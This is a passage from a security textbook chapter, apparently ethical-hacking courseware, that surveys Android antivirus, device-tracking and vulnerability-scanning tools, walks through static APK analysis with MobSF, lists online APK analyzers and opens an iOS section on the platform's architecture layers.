



Figure 17.47: Screenshot of Kaspersky VPN & Antivirus for Android

Some additional Android security tools are as follows:

- Avira Security Antivirus & VPN (*https://play.google.com*)
- Avast Antivirus & Security (*https://play.google.com*)
- McAfee Security: Antivirus VPN (*https://play.google.com*)
- Lookout Mobile Security and Antivirus (*https://play.google.com*)
- Sophos Intercept X for Mobile (*https://play.google.com*)



Android Device Tracking Tools

Android device tracking tools help you track and find the location of your Android device if it is lost, stolen, or misplaced. Attackers use these tools to track the location of the target mobile devices. Some widely used Android device tracking tools are listed below:

- **Google Find My Device**

  Source: *https://www.google.com*

  Google Find My Device helps you to easily locate your lost Android device and keeps your information safe in the meantime. It also allows you to erase the information on the lost or stolen device. If users have Google Sync installed on a supported mobile device (including Android) with the Google Apps Device Policy app, they can use the Google Apps control panel to remotely find, lock, or erase a lost Android device.

  One can select this service when a device is lost or stolen to erase all the data on the device and perform a factory reset. All the data are erased from the device (and SD card, if applicable), including email, calendar, contacts, photos, music, and the user's personal files.

  To use Find My Device, your lost device must

  - Be turned on
  - Be signed in to a Google Account
  - Be connected to mobile data or Wi-Fi

- Be visible on Google Play
- Have Location turned on
- Have Find My Device turned on

To find, lock, or erase a lost or stolen device, follow the steps given below:

- Go to **https://www.google.com/android/find** and sign in to your **Google Account**.
- If you have more than one device, click the lost device at the top of the screen.
- The device gets a notification.
- On the map, see where the device is.
  - The location is approximate and might not be accurate.
  - If your device cannot be found, then you will see its last known location, if available.
- Pick what you want to do.
  - **Play Sound**: Rings your device at full volume for 5 minutes, even if it is set to silent or vibrate.
  - **Secure Device**: Locks your device with your PIN, pattern, or password. If you do not have a lock, you can set one. To enable someone to return your device to you, you can add a message or phone number to the lock screen.
  - **Factory Reset Device**: Permanently deletes all data on your device (but might not delete SD cards). Subsequently, Find My Device will not work on the device.




Figure 17.48: Screenshots of Find My Device service

- **Find My Phone**

  Source: *https://play.google.com*

  Find My Phone is an anti-theft device recovery app for Android that helps you find your lost, stolen, or misplaced mobile phone or tablet.

Figure 17.49: Screenshot of Find My Phone

- **Where's My Droid**


  Source: *https://wheresmydroid.com*

  Where's My Droid is an Android device tracking tool that allows you to track your phone from anywhere, either with a text-messaged attention word or through the online control center known as Commander.

Figure 17.50: Screenshot of Where's My Droid

Some additional Android device tracking tools are as follows:

- Prey: Find My Phone & Security (*https://play.google.com*)
- Phone Tracker and GPS Location (*https://play.google.com*)
- Mobile Tracker for Android (*https://play.google.com*)
- Lost Phone Tracker (*https://play.google.com*)
- Phone Tracker By Number (*https://play.google.com*)



Android Vulnerability Scanners

- **Quixxi App Shield**

  Source: *https://quixxi.com*

  Quixxi App Shield can be used by enterprises and mobile app developers to secure their mobile apps from piracy, revenue loss, intellectual property (IP) theft, loss of user data, hacking, and cracking. Quixxi App Shield ensures that the application is fully protected with its multi-layered encryption engine, which prevents the application from being reverse engineered and tampered with.





Figure 17.51: Screenshot of Quixxi App Shield

Some additional Android vulnerability scanners are as follows:

- Android Exploits (*https://play.google.com*)
- ImmuniWeb® MobileSuite (*https://www.immuniweb.com*)
- Yaazhini (*https://www.vegabird.com*)
- Vulners Scanner (*https://play.google.com*)



Static Analysis of Android APK

Security analysts perform static analysis on malicious Android APKs to examine the code without executing the app. This method helps identify harmful features in applications such as data exfiltration, spying, or unauthorized system modifications. It also reveals vulnerabilities such as weak coding, embedded passwords, and outdated libraries that can be exploited by attackers. Furthermore, security analysts can use static analysis to compare suspected APK codes with known malware signatures to identify known malware variants.

Static Analysis of Android APK Using Mobile Security Framework (MobSF)

Security analysts can use the Mobile Security Framework (MobSF) tool to perform static and dynamic analyses of suspected Android APK files.

- **MobSF**

  Source: *https://github.com*

  MobSF is a multipurpose tool that automates malware analysis and security assessment using static and dynamic analysis abilities. Security analysts can use this tool to analyze different mobile app binaries such as APK, XAPK, APPX, and IPA files and extract information such as app permissions, browsable activities, and signer certificates to detect malicious app behavior.

  Steps to perform static analysis of an Android APK using MobSF:

  - **Step 1:** Open a web browser, go to the ***https://mobsf.live/*** website, and upload the suspicious APK file by clicking on the **Upload & Analyze** button to start static analysis.




Figure 17.52: Screenshot of MobSF web interface

- **Step 2:** Upon completion of the analysis, the tool displays information, such as the application hash sum, component types, and numbers on the dashboard.




Figure 17.53: Screenshot of MobSF displaying app information

- **Step 3**: Click on **PDF Report** or **Print Report** to obtain the complete APK analysis report.




Figure 17.54: Screenshot of APK analysis report from MobSF

Online Android Analyzers

Online Android analyzers allow you to scan APKs and perform security analysis to detect vulnerabilities in the applications.

- **Sixo Online APK Analyzer**


  Source: *https://sisik.eu*

  Sixo Online APK Analyzer allows you to analyze various details about APK files. It can decompile binary XML files and resources.

Figure 17.55: Screenshot of Sixo Online APK Analyzer

Some additional online Android analyzers are as follows:


- ShenmeApp (*https://www.shenmeapp.com*)
- KOODOUS (*https://koodous.com*)
- Android Apk decompiler (*http://www.javadecompilers.com*)
- Hybrid Analysis (*https://www.hybrid-analysis.com*)
- DeGuard (*http://apk-deguard.com*)



Hacking iOS

iOS is a mobile OS developed by Apple. Apple does not license iOS for installation on non-Apple hardware. The company has increased its product range by including mobile phones, tablets, and other mobile devices. The rapid increase in the use of Apple devices has attracted the attention of attackers. The design flaws in iOS make it vulnerable to malicious apps, hidden network profiles, MITM attacks, etc. Attackers can hack iOS to gain root-level access to Apple devices.

This section introduces the following: Apple iOS; jailbreaking iOS; types, tools, and techniques of jailbreaking; guidelines for securing iOS devices; and iOS device tracking tools.



Apple iOS

iOS is Apple's mobile OS, which supports Apple devices such as iPhone, iPod touch, iPad, and Apple TV. iOS manages the device hardware and offers various technologies required to implement native apps. At the highest level, iOS acts as an intermediary between apps and the underlying hardware. Apps communicate with the underlying hardware via a set of well-defined system interfaces. The UI is based on the concept of direct manipulation, using multi-touch gestures. The iOS architecture comprises five layers: Cocoa application, media, core services, core OS and kernel, and device drivers. The lower-level layers contain fundamental services and technologies, whereas the higher-level layers build upon the lower layers to provide more sophisticated services and technologies.

- **Cocoa Application**: This layer contains key frameworks that help in building iOS apps. These frameworks define the appearance of the apps, offer basic app infrastructure, and support key technologies such as multitasking, touch-based input, push notifications, and many high-level system services. Cocoa apps use the AppKit framework.
- **Media**: This layer contains the graphics, audio, and video technologies that enable multimedia experiences in apps.
- **Core Services**: This layer contains fundamental system services for apps. The key services are Core Foundation and Foundation frameworks (define the basic types that all apps use). Individual technologies that support features such as social media, iCloud, location, and networking belong to this layer.

- **Core OS**: This layer contains low-level features on which most other technologies are based. Frameworks in this layer are useful when dealing explicitly with security or communicating with an external hardware and networks. The services provided by this layer are dependent on the Kernel and Device Drivers layer.
- **Kernel and Device Drivers**: The lowest layer of the iOS architecture includes the kernel, drivers, BSD, file systems, infrastructure technologies such as networking.

